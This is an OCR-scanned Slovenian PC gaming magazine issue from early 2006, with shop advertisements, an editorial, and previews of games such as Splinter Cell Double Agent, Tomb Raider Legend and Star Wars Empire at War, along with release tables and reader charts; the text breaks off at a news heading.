Civilization IV



Cena: 10.990 SIT
Članska cena:
Samo: 9.890 SIT

The Movies



Cena: 13.990 SIT
Članska cena:
Samo: 12.590 SIT

Quake 4

Cena: 15.990 SIT
Članska cena:
Samo: 14.390 SIT

KING KONG

HIT!

Podajte se na epsko pustolovščino, ustvarjeno v sodelovanju z večkrat nagrajenim režiserjem Petrom Jacksonom in zasnovano po filmu studia Universal Pictures. V svetu, polnem plenilcev, se bojujte za preživetje kot Jack in živite legendo kot Kong.

Preudarno uporabljajte orožja, pasti in vašo ekipo, da preživite v prvi osebi kot Jack.

Lomite čeljusti, mečite sovražnike in masivne predmete v Kongovih tretjeosebnih spopadih.

EDGE ocena: **8/10**
EUROGAMER ocena: **9/10**
THE SUN ocena: **97%**

Cena: 8.990 SIT
Cena za člana:
Samo: 8.090 SIT

King Kong

Cena: 13.990 SIT
Članska cena:
Samo: 12.590 SIT

Call of Duty

Cena: 13.990 SIT
Članska cena:
Samo: 12.590 SIT

Prince of Persia: The Two Thrones

Cena: 13.990 SIT
Članska cena:
Samo: 12.590 SIT

PRO Evolution Soccer 5

Cena: 13.990 SIT
Članska cena:
Samo: 12.590 SIT

Prince of Persia: The Two Thrones

Cena: 8.990 SIT
Članska cena:
Samo: 8.090 SIT

THRUSTMASTER®

Vodilni igralni pripomočki. GARANCIJA: 1 LETO. Servis zagotovljen tudi po izteku garancije.

Dual Triger Gamepad PC/PS2

Za PC in Ps2

Cena: 6.490 SIT

Ferrari GT 2 in 1 Rumble RW PC/PS2

Cena: 14.990 SIT

Ferrari GT 2 in 1 FFB RW

Cena:
19.990 SIT

Dual Triger 2 in 1 Rumble Force Gamepad

Cena:
7.990 SIT

OTROŠKA IGRA: BETTI

Betti je še ena v nizu otroških računalniških iger katere smo v lokalizirali v slovenski jezik.

"Super, da si prišla takoj, ko sem te poklicala. Ne morem verjeti, kaj se mi je zgodilo. Pazi! Odpravim se z Lano, Meri in Martinom na vikend v planine in nato po štirih urah vožnje od mesta pridemo do neke čudne doline. Ta dolina je polna nekakšnih platform. Najprej smo prišli do platforme z odlično glasbo, tako, da smo vsi plesali kot, da smo na kakšni zabavi..."

Igro lahko kupite v trgovinah z računalniškimi igrami. Cena: 3.990 SIT

OTROŠKA IGRA: OKNO V SVET

Celonta igra sinhronizirana v slovenščino! Za starost od: 4.-8. Leta

Prvi CD-ROM iz serije Okno v svet vam predstavlja 24 divjih živali. Na disku je več kot 100 vprašanj in odgovorov nanje. Vsaka žival je podrobno prikazana in opisana.

Igro lahko kupite v trgovinah z računalniškimi igrami. Cena: 3.990 SIT

OTROŠKA IGRA: SVET ŠTEVILK

Celotna igra sinhronizirana v slovenščino! Za starost od: 4.-8. Leta

Dragi starši, pred vami je izobraževalna zbirka nalog, namenjena predšolskim otrokom, starimi od 4 do 8 let. Naloge so skrbno izbrane, namenjene spoznavanju matematike in razvoju umskih sposobnosti na zabaven način.

Igro lahko kupite v trgovinah z računalniškimi igrami. Cena: 3.990 SIT

Postanite član CD-ROM kluba in kupujte z 10% popustom! Pri nakupu v trgovinah ali preko pošte dobite nakupovalno kartico za nadaljne popuste!

Parkiranje v garažni hiši CITY! Pri nakupu nad 4.000 SIT prejmete BON za brezplačno parkiranje!
PRI VSAKEM 6. NAKUPU PREJMETE IGRO DARILO!

Prodaja po pošti.
Poštnino plačamo mi!

DANES NAROČITE JUTRI ŽE DOBITE

Sanjska služba

Verjetno ima marsikdo med vami, vi igričarski norci, vi, občutek, da živi od iger. Naj vas postavimo na realna tla – zelo verjetno ne živite od iger, temveč od hrane. In hrano dobite za denar, ki spet izvira iz vaše službe ali službe vaših staršev. Pot pa vseeno obstaja. Pot, na koncu katere boste čisto zares živeli od iger. Nihče pa ne pravi, da je to preprosta pot pod lokom mavrice in posejana z dehtečimi cvetlicami. Če vam je pravkar iz rok spolzela nit in vam ni več jasno, o čem govorimo, obrnite na stran 58, kjer vas čaka štiri strani dolg članek o ljudeh, ki so si ustvarili ime v svetu igričarske industrije s predelovanjem že obstoječih iger. Seveda so večino med njimi kmalu zavohala velika razvijalska podjetja, ki jim zdaj plačujejo čedne denarce, da počnejo stvari, ki so jih prej dobre volje tudi brezplačno.

Če ste mnenja, da boste igre vedno raje igrali kot izdelovali sami, ne obupujte, tudi za vas smo namreč zalepili v ta *PCFormat* nekaj izvrstnih strani. Pogovorili smo se z razvijalci novega dela serije *Ghost Recon* in izvedeli, zakaj so mnenja, da bo to najbolj realistična in hkrati razburljiva vojaška simulacija na vašem PC-ju. Napovedi iger se boste najedli tudi v štiristranski rubriki Igre prihajajo, kjer boste med drugim lahko brali o naslovih, kot so *Tomb Raider Legend*, *Star Wars: Empires At War* in *Splinter Cell: Double Agent*. Na čelu črede opisov iger tokrat koraka oziroma se pelje *TOCA Race Driver 3*. Naj kar tu izdamo, da je fantom pri Codemasters uspelo izdelati simulacijo dirkanja, ki ne bo kmalu pozabljena. Uživajte.

TOCA Race Driver 3

Naj prismrdi po zažgani gumi... stran 66

PCFormat - ovi strokovnjaki

TOMAŽ BARTOLJ
Kljub napornemu študentskemu življenju si je odtrgal nekaj dragocenih sekund, da je preigral nov del serije *TOCA*.

ALJOŠA HANCMAN
Potem ko je založil svoje sani, je svojo žalost utapljal v digitalnem dričanju po snegu s *Ski Racing 2006*.

TOMAŽ KOTNIK
Pretirano navdušen nad prihajajočo igro *Ghost Recon* se je proglasil za Kurjega Duha in šel branit sosedove kokoši.

JELENA VARDA
Naletela je na igro z neuradno najdaljšim naslovom: *The Chronicles of Narnia: The Lion, the Witch and the Wardrobe*.

GREGOR MRAZ
Namesto da bi igre zgolj preigraval, se je odločil narediti svojo simulacijo lova na divjega petelina z *FPS Creatorjem*.

BARBARA BANOVIČ
Ker je lani ponovno odkrila radosti morja, se nam je zdela najprimernejši kandidatka za igranje *Virtual Skipper 4*.

SISTEM OCENJEVANJA

0-19% Neigralno, leno, nič vredno, žaljivo
20-49% Zametki igre, pri razvoju je šlo nekaj narobe
50-69% Solidne ideje, majavi temelji
70-79% Zadovoljiv predstavnik zvrsti, ni pa za množice
80-89% Upravičen nakup, le malo manjka do genialnosti
90+ Fenomenalen. Dobitnik nagrade Izbor Uredništva

Naše obljube

1. Opisujemo samo dokončne igre
Nikoli ne opisujemo naslovov, ki niso označeni kot dokončani in požegnani s strani založnika. To pomeni, da lahko korenito testiramo, preden podamo oceno.

2. Vedno povemo kar mislimo
Naši opisovalci obožujejo igre, a so popolnoma nepodkupljivi. Ni nas mogoče kupiti ali terorizirati, je naš moto.

3. Igre namenimo ustreznemu opisovalcu
Kombinirane izkušnje naših opisovalcev so nenadkriljive. Igre ljubimo in vsak naslov dodelimo opisovalcu, ki je obožavalec zvrsti.

4. Damo vam jasno priporočilo
Želite vedeti, kaj se splača kupiti. Uporabljamo okvirčke, slike in primerjave, kombinirane z jasnimi sodbami, da vam olajšamo odločitev.

5. Prisluhnemo vam
Seveda imamo zmeraj prav, a včasih imajo drugi še bolj prav kot mi. Pridružite se nam na **www.pcformatslo.net/forum/** in z nami delite izkušnje.

IGRE

napovedi
opisi
vodiči

v tej številki

str. 54 Igre prihajajo
str. 58 Sodobni vajenci in mojstri
str. 62 Ghost Recon: Advanced Warfighter
str. 66 TOCA Race Driver 3
str. 68 American Conquest: Divided Nation
str. 68 Hammer & Sickle
str. 69 Ski Racing 2006
str. 70 Virtual Skipper 4
str. 71 Gametrak: Real World Golf
str. 72 The Chronicles of Narnia: The Lion, The Witch & The Wardrobe
str. 73 Starship Troopers
str. 74 FIFA Manager 06
str. 74 Diplomacy
str. 74 Rollercoaster Tycoon 3: Wild!
str. 74 Knights of the Temple 2
str. 75 Plemenska scena
str. 76 Pogled nazaj

Matematika s popustom

Med prelistavanjem zadnjega *PCF* se mi je roka zaustavila pri našem kvizu o preigranih igrah v zadnjem letu in padlo je več ugotovitev. Prvič, in to ni ušlo niti nekaterim našim bralcem, ki se dobro počutijo v svetu števil – bomo morali v uredništvu organizirati par učnih ur matematike, omejenih na množico naravnih števil. S tem, da smo v lestvici, ki naj bi imela skupni seštevek 100 točk, vsem igram skupaj dodelili le 88 pik, smo presegli "nenavadno" oblikovane izpite največjih cvetk in cvetličnjakov med univerzitetnimi profesorji, vendar je Gregor (trikrat lahko ugibate kdo je med izračunavanjem vse skupaj nadziral z digitronČkom in na vprašanje: "Gregor ali vse klapa?" odgovoril z: "Natürlich!") našel zagato tudi iz te težave: po najnovejši različici smo s tem menda "intelektualno spodbudili svoje bralce, da so se zavedli pomena matematike in jim ponudili izziv, da kriterije ob lestvici preoblikujejo v skladu z resničnim najvišjim možnim številom točk". Pravo, politika, stiki z mediji ali pa sleparjenje – smeri, ki bi jih Gregor zlahka študiral in so si konec koncev tako blizu. A znanje in trud pri *PCF* cenimo, zatorej prvemu, ki na **bartolj@videotop.si** pošlje na dve decimalki natančno določen preračun pragov, ki so (napačno) objavljeni na strani 29 v *PCF 47* iz lastne malhe pošljem, sicer že starejšo, a še vedno kakovostno realno časovno strategijo *Battle Realms*.

In druga ugotovitev? Moje visoko število točk izhaja predvsem iz iger, kot sta *Fahrenheit* in *Psychonauts*, ki sta zaradi neraz-širjenosti ocenjeni z največjim številom točk. Imate srečo, da je zmanjkalo prostora v kolumni, sicer bi na dan spet privlekel razmišljanja o nerazumljivi podpori kupcev, se pravi vas igralcev, licenčnih nesrečah in strahopetnih nadaljevanjih pred pogumnimi novimi poskusi...

IgrePrihajajo

Novice in napovedi, ki vas bodo kljub zimskemu mrazu prijetno grele v eskimskem mesecu februarju leta 2006

Splinter Cell Double Agent

Nočna izmena triokega pajka

Več možnih potekov zgodbe bo seriji vsekakor dodalo še višjo vrednost.

DATUM IZIDA Marec
ZALOŽNIK Ubi Soft
RAZVIJALEC Ubi Soft
NA SPLETU www.splintercell.com

Fisher bo v novi zgodbi, vredni filmske predstavitve, napol Bond in napol Bourne, deloma skrivni agent, deloma neusmiljen atentator. Ali kot je rekel ustvarjalec igre, Arnaud Carrette: "Ob igri pomislim na *Oceanovih enajst* zaradi idealnega pobega, na Parkour zaradi hitrega, spektakularnega premikanja in na *Alien* zaradi tihih pregonov v temi, ki jo kali le kakšna sveča." Za vse vohunske duše se oblju-blja pomladanska poslastica de la creme!

Fisherjeva hčerka je umrla v avtomobilski nesreči in Sam, ki se kot ljubeč oče s tem nikakor ne more sprijazniti, nadrejene prosi, naj ga pošljejo na novo nalogo, ki bi mu pomagala pozabiti na usodo njegovega otroka – ustrežejo mu. Naš junak tako postane glavni igralec v uprizorjenemu ropu in morilskemu pohodu, ki mu služita kot podporna zgodba za kazensko obsodbo ter nekaj časa v kehi (in tu "nekaj" stoji za 11 dosmrtnih kazni), kjer se mora zbližati z vodjo kriminalne združbe, Jamiejem Washingto-nom. In tu se zgodba šele začne zapletati, pravijo. Sam, položen v vaše roke, bo moral ujčkati Jamieja med skupnim pobegom iz zapora Ellsworth, se z njim spoprijateljiti in se tako infiltrirati v bando "Vojska Johna Browna" (kratica JBA), ki jo Jamie vodi.

RAZDVOJENOST

Ko se bo Sam dokončno vključil v teroristično organizacijo, bo najnovejši *Splinter Cell* zaigral na svojo novo najmočnejšo karto – razvejano drevo možnosti. Medtem ko se zgodba v stilu *Alias* vse bolj zapleta in zapleta, se Fisher vse večkrat najde v razcepu med izpolnjevanjem nalog za svoje delodajalce (Družba za nacionalno varnost – NSA) in zloglasno organizacijo. Odločitve, ki jih boste izbrali, bodo imele posledice na celoten nadaljnji potek igre in bodo na koncu vodile k različnim zaključkom.

Serija ravno tako gradi na solidnem večigralskem ugledu in obljublja še več izvirnih internetnih novosti, ki pa zaenkrat ostajajo skrivnost.

O neverjetni širini igre pričajo že delovna mesta Sama: potoval bo od vojnih območij Srednjega vzhoda do gorskih arktičnih vrhov, podal se bo celo v jadranje s padalom. Različice za praktično vse igralne platforme ždijo v različnih rokah Ubisoftovih studiev po vsem svetu, zato lahko lastniki PC-jev pričakujemo več kot le hitro predelavo različice za konzole.

Samo na napačni strani zakona.

Empire Earth II
The Art of Supremacy

Predvidevamo, da ne bo govora o tulipanih in sončnicah

DATUM IZIDA Marec
ZALOŽNIK Vivendi
RAZVIJALEC Mad Doc Software
NA SPLETU www.empireearth2.com

Če v *Empire Earth 2* ni bilo dovolj ljudstev, ki bi si jih lahko podvrgli, boste silno veseli tega dodatka za strateško pošast, razpotegnjeno skozi celotno človeško zgodovino. Hkrati lahko naredite tudi eno majceno kljukico na seznamu svojih osebnostnih lastnosti pod postavko "dikaktorček".

Razširitev bo prinesla tri nove enoigralske kampanje in v eni izmed njih boste lahko sam svoj Napoleon. Ker je francoski miniaturni general dobil vojaško lekcijo pred Moskvo, bodo tokrat vključeni tudi sinovi matere Rusije. Poleg njih pričakujemo še ene novince, ob katerih boste bržkone vpili: "A bi prosim že nehal vame metati ta klinčeva kopja?!" Tako je, okoli bodo samo za vas skakali zulujski bojevniki, odeti v rastlinska krila. Mad Doc obljubljajo še dva nova igralna načina: Fealty, ki vam bo omogočal sklepanje trajnih zavezništev ter Tug-of-War, kjer se boste z nasprotnikom bili na treh, štirih ali sedmih mapah, dokler ga ne boste dokončno potolkli pred domačimi durmi. Bržkone so ravno zaradi tega vpletli še prenos izkušenj in enot iz naloge v nalogo, najsposobnejši pehotniki pa bodo lahko postali celo heroji. Dandanes je resnično vsak lahko zvezda!

Panzer Elite Action: Fields of Glory
Vojna gosenic izpod slovenskih rok

Datum izida Marec
Založnik JoWood
Razvijalec Zootfly
Na spletu www.panzereliteaction.com

Če ste mislili, da se v Sloveniji na področju razvoja iger ne dogaja nič, imamo za vas ime podjetja, ki vas bo prepričalo v nasprotno: Zootfly. Medtem ko njihova že pred več kot letom predstavljena prvoosebna strelska igra *Hollow* sicer bolj ali manj stoji na mestu, bodo fantje izpod Alp že naslednji mesec v sodelovanju z založnikom JoWood na police postavili *Panzer Elite Action: Fields of Glory*.

Šlo bo za akcijsko igro, ki bo všeč zlasti tistim, ki verjamejo, da so bili pravi kralji bojišč druge svetovne vojne 30-tonski tanki. Svojega goseničarja boste lahko zapregli v treh enoigralskih kampanjah: kot nemški poveljnik boste zavzemali poljske planjave, skozi oči sovjetskega generala boste z zadnjimi silami branili Stalingrad, kot Američan pa se boste izkrcali v Normandiji. Zapostavljeno ni niti večigralstvo, saj bo svoj ego lahko hkrati pomerilo do 32 igralcev v priljubljenem načinu Conquest.

Da prizorišča ne bi bila preveč pusta, bodo poleg oklepnikov svoje prispevala še računalniško vodena letala, pehota in topništvo, ki je zmožno odpreti še kaj več kot konzervo ananasa. Kot se v sodobni simulaciji tanka pričakuje, bodo drevesa in zgradbe še kako seznanjena s fiziko in posledicami plesa s tankovskimi kroglami. Pripravite se, pokalo bo!

Najbolj pričakovane
Zdi se, da prav noben mesec v prvem polletju ne bo dolgočasen...

PRIHAJAJO

NASLOV IGRE	DATUM IZIDA	ZALOŽNIK	NAZADNJE	ZVRST
Tycoon City: NY	februar	Atari	PCF 47	Upravljanje mesta
Star Wars: Empire at War	februar	Lucas Arts	PCF 48	Realnočasovna strategija
Crashday	marec	Atari	PCF 45	Arkadno dirkanje
Paraworld	marec	Deep Silver	PCF 47	Dinozavri, veliko dinozavrov
Battle for Middle Earth 2	marec	Electronic Arts	PCF 44	Realnočasovna strategija
The Elder Scrolls IV: Oblivion	marec	Bethesda	PCF 46	Igranje vlog
Commandos: Strike Force	marec	Eidos	PCF 46	Taktična strelska igra
Rise&Fall:Civilizations at War	april	Midway	PCF 47	Realnočasovna strategija
Tomb Raider: Legend	april	Eidos	PCF 48	Akcijska pustolovščina
Gothic III	april	JoWood	PCF 40	Igranje vlog
Titan Quest	april	THQ	PCF 43	Igranje vlog
SiN Episodes: Emergence	april	Valve (Steam)	PCF 43	Prvoosebna strelska igra
Company of Heroes	maj	THQ	PCF 41	Realnočasovna strategija
Hitman: Blood Money	maj	Eidos	PCF 46	Tretjeosebna akcijska
Neverwinter Nights 2	junij	Atari	PCF 47	Igranje vlog
Sensible Soccer 2006	junij	Codemasters	PCF 47	Arkadni nogomet

Lestvice bralcev (glasujte na www.pcformatslo.net ali s pomočjo sporočila SMS)

NAJBOLJ IGRANE

MESTO	IGRA
1	CALL OF DUTY 2
2	HALF-LIFE 2
3	NFS: MOST WANTED
4	COUNTER-STRIKE: SOURCE
5	BATTLEFIELD 2

NAJBOLJ ZAŽELENE

MESTO	IGRA	NAZADNJE
1	TOMB RAIDER: LEGEND	PCF 48
2	SPLINTER CELL: DOUBLE AGENT	PCF 48
3	HALF LIFE 2: AFTERMATH	PCF 41
4	UT 2007	PCF 40
5	HEROES OF MIGHT&MAGIC 5	PCF 46

Mična gospodična bo tudi gibčna

Tomb Raider Legend

Celo taka lepotica kot je Lara, potrebuje popolno preobrazbo

DATUM IZIDA April
ZALOŽNIK Eidos
RAZVIJALEC Crystal Dynamics
NA SPLETU www.tombraider.com


Zakaj proizvajalci grafičnih kartic v tehnološke deme, priložene njihovih izdelkom, poleg seksi deklet vedno vključijo še pošasti? Eidos trdi, da je razlog za to v popolni ženski koži, ki je neuporabna pri razkazovanju bump-mappinga. Seveda bo Lara doživela ustrezno vizualno osvežitev, a tokrat izboljšave segajo dlje. Napredno senčenje in izrisovanje se je razširilo na okolje gospodične Croft, zaradi česar bodo naslovne grobnice videti še posebno življenjske, a vsekakor ne bodo bolj privlačne od Lare same.

Vendar vsa lepota prav nič ne pomaga, če si trd kot lesen štor – lastnost, ki jo je Lara na žalost pridobila v zadnjih dogodivščinah. Punca je torej spakirala "kufre", še zadnjič grdo pogledala po svojih ustvarjalcih Core Design, zaloputnila vrata ter skočila v objem ambicioznega Crystal Dynamics. In dekle očitno zna izbirati svoje partnerje – konec koncev gre za fante, ki so si na področju tretjeosebnih pustolovščin prislužili dobro ime, predvsem po zaslugi *Legacy of Kain*.

RAZDVOJENOST

Naša deklina je torej v drugih rokah - in kaj nameravajo možakarji z njo storiti? Za največje puritance (bodite brez skrbi, govorimo o igričarskih puritancih): žgečkali jo bodo, kjer ji najbolj gode, dokler ne bo vsa voljna, poskočna in pripravljena na še več akcije. He, he, (ne)čistunske duše, kakšne pregrešne misli so vam pravkar rojile po glavi – hoteli smo le poudariti, da bo gibanje Lare ob krepki predelavi animacije na račun sistema gibanja in okolice neprimerno mehkejše in prepričljivo.

Akcija bo sedaj tekoča, brez "zavor" in ustavljanja v pustolovščini, katere miselne uganke, prepreke in boji še najbolj spominjajo na legendarni *TR2*. Ponavadi začnemo ob zatekanju avtorjev k starim receptom zavijati z očmi, a morda Lara potrebuje ravno to – ponovno odkritje svojih korenin skozi oči novih razvijalcev, ki bodo znali dodati svoj pečat in uspešno formulo iz preteklosti nadgraditi z novimi prijemi.



Upamo, da bodo njene božanske obline z novim delom postale tudi gibke.

Star Wars Empire at War

Vesoljska osvajanja in predirljivo tuljenje Ewokov


DATUM IZIDA Februar
ZALOZNIK LucasArts
RAZVIJALEC Petroglyph
NA SPLETU www.empireatwar.com

Nalepi oznako *Star Wars* na karkoli, pa si lahko prepričan, da bo en-dva-tri poletelo s polic trgovin v nakupovalne vozičke; samo poglejte, kako dobro se prodaja resno zgrešeni *Battlefront 2*. Ko je torej LucasArts pred časom na dan privlekel novico, da se bo s svojim priljubljenim svetom zopet poskusil v strateškem okolju, nismo ravno zgubljali glave od veselja. Na srečo pa *Empire at War* očitno le ne bo še en slab klon *Command and Conquer* – bržkone zato, ker veliko ljudi, ki je ustvarilo *C&C*, sedaj dela tudi na *Empire*.

Ljubitelji posameznih spopadov boste še kako prišli na svoj račun, tako v enoigralskem, kot tudi v večigralskem načinu, toda prava sladka sredica igre se skriva v kampanji in načinu Conquest. Prva kakopak sledi tradicionalnemu receptu misij povezanih s primerno vojnozvezdno zgodbo, Conquest pa bolj razveže roke igralcu in mu pusti na izbiro, kateri planet bo kot naslednji okusil njegov nerazumljivi srd; nekako v slogu taktične mape iz *Total War*.

Oba igralna načina zahteva dovolj upravljavskih veščin, saj s slehernim izgubljenim osončjem izgubljate še kako pomembna sredstva, brez katerih se lahko kar poslovite od najnovejših lovcev, bombnikov in Tie Interceptorjev. Vključeni so vsi vaši najljubši liki, celo taki, kot sta Mon Mothma in Moff Tarkin.

Predstavitev je vredna imena *Vojna zvezd*. Akcija je precej bolj preprosta, kot recimo v *Homeworld*, in pogled v črninah vesolja bo v imenu prijaznosti do uporabnika nekoliko prikrajšan prvin polnega 3D okolja, toda ne skrbite – kinematičnosti nikakor ne bo manjkalo. Lovci X-Wing, njihove spirale po galaktični praznini, bojni ples velikih dimenzij, peščeni viharji, nevihte asteroidov, uporaba Zvezde smrti... In seveda možakar z respiratorjem. Brez njega ne gre.



Prisotne so vse klasične vesoljske ladje, vključno z legendarnimi Star Destroyerjem

Joint Task Force

Bitka za naša srca, lepši svet in denar se nadaljuje

Tam je en novinar. Streljajte z vsem kar imate.

DATUM IZIDA Junij
ZALOŽNIK Vivendi
RAZVIJALEC Mithis Entertainment
NA SPLETU www.jointtaskforce.com

Glede na to, da realnočasovne strategije dela že vsak drugi razvijalec, njihove ljubice in žene, mora biti izdelek iz te zvrsti že nekaj resnično posebnega, da pritegne našo pozornost. *Joint Task Force* se vsaj nekoliko odtrga od množice generičnih naslovov in skuša zapluti v bolj vojaške simulacijske vode. Tako se boste otepali nevšečnosti, kot so slabo vreme, dobre oskrbovalne linije in manipulacija s tako nadležnimi mediji.

Igra bo postavljena v neprijetno bližnjo prihodnost in bo pokrivala bojišča Afganistana, Kolumbije, Bosne, Iraka in Somalije (na slovenskem vojaškem ministrstvu že pišejo odločbe za napotitev naših fantov na sleherno žarišče, da ne bi slučajno kdo rekel, da nismo res pridni člani organizacije NATO). Iz pekla v pekel bo vas in vašo ekipo iz Združenih narodov usmerjala ustrezno plitva zgodba.

Pomembno bo zavedanje o stranskih učinkih posameznih dejanj. Ker vam bo tisk nenehno za ritjo, boste morali poskrbeti za ustrezno zaščito civilistov, sicer vam bo ukinjena sleherna denarna pomoč pri operacijah. Vendarle pa boste lahko veselo podirali zgradbe, v katerih se bodo skrivali nadležni ostrostrelci.

Hard Truck Apocalypse

Saj bi zatrobili, pa nam ob taki mrcini ni treba

Sami tovornjaki sploh niso počasni, njihova vodljivost pa je prijetno trda

DATUM IZIDA Marec
ZALOŽNIK Buka
RAZVIJALEC Targem Games
NA SPLETU nival.com/exmachina

Kaj pa vemo, morda so krive vse tiste makete in Lego-kocke iz otroštva, a ogromne tovornjake smo od nekdaj oboževali. Ob njih smo se počutili tako močne. Brrrm. Torej ni čudno, da je zlasti moški del uredništva *PCF* ob ideji za *Hard Truck Apocalypse* takoj zastrigel z ušesi – gre za zanimivo zmes odpadniško nevarnih dizelskih mrcin v slogu *Mad Max* in akcije, ki spominja na *Elite*. Da, "*Elite* s tovornjaki" se sliši kar ustrezno.

Začnete z ničvredno kripo, ki je bila nekoč terenec, sedaj pa premore le sramotno veliko rje in pritrjeno brzostrelko, ki je pravzaprav edini razlog, da se vam vsi naokoli ne upajo smejati v obraz. Toda ko boste prepeljali nekaj sto litrov čiste vode ali uporabne pločevine, od enega mestnega otočka sredi nevarne pustinje do drugega, boste privarčevali dovolj sredstev, da si boste lahko omislili dodatne izboljšave, orožje ali pa celo močnejše vozilo. In tovrstno vajo boste ponovili še velikokrat.

Princip igranja igre *Elite* še ni bil prenešen v svet tovornjakarjev.

Nikogaršnja zemlja med naselji je polna kriminalnih tolp, zatorej si lahko svoj trdi kruh vedno služite kot čisto-krvni lovec na glave. Ali pa se postavite na drugo stran zakona in postanete zloglasen pirat. Le da boste brez papige. V stilu igranju vlog so zlasti zanimive točke gostilne, kjer boste lahko mimogrede staknili kakega bogatega strahopetca, ki za primerno vsoto išče usluge prav takega grobijana, kot ste vi. Skozi vse skupaj teče tudi zgodba, a svoboda je postavljena v ospredje. Ne gre se slepiti, da gre za prav posebno revolucionarno zadevo, toda HTA zna ob izidu ponuditi nemalo tovornjakarsko-strelske zabave.

GOVORICE!

Razvijalci stiskajo vrste v "boju" proti nekdanjim založnikom. Warren Spector in njegova nova ekipa Junction Point Studios bodo za distribucijo svoje naslednje igre uporabili Steam. Vive la revolution!

igričarske drobtine

Novice iz sveta iger, ki jih preprosto nismo mogli zadržati zase...

Vojna ni končana

Serija *Medal of Honor* traja že dalj časa, kot je resnična vojna, pa še vedno nismo poravnali vseh računov. Tokrat nosi podnaslov *Airborne*, kar je glede na vsebino silno ustrezno ime. Kakopak ostajamo na prizorišču druge svetovne vojne, in sicer kot člani padalske enote, ki opravlja naloge globoko na evropskem sovražnikovem ozemlju. Posebnost najnovejšega dela bo skakanje s padalom – večino nalog boste namreč začeli na letalu, nato pa boste med jadranjem proti tlom sami izbrali, kje bi bilo misijo pametno začeti. Menda bo igra tokrat ponudila nekoliko več svobode in se zopet skušala približati zgodovinski avtentičnosti.

Robin "sokolje oko"

Igre imajo mnogo zaveznikov in med njimi se najdejo tudi tako velike zvezde, kot je odlični igralec in eden najbolj smešnih ljudi na obli, Robin Williams. Do te informacije je precej naključno prišel blogger Kev Archibald, katerega razgovor s filmskim zvezdnikom lahko preberete na **thearchies.blogspot.com/2005/12/mork-me.html**. Williams je priznal, da je velik oboževalec *Battlefield 2*. In kakšen je najljubši poklic Robina? Menda je zaprisežen ostrostrelec, ki ga boste zagledali šele takrat, ko bo že zdavnaj prepozno.

WoW poln Evropejcev

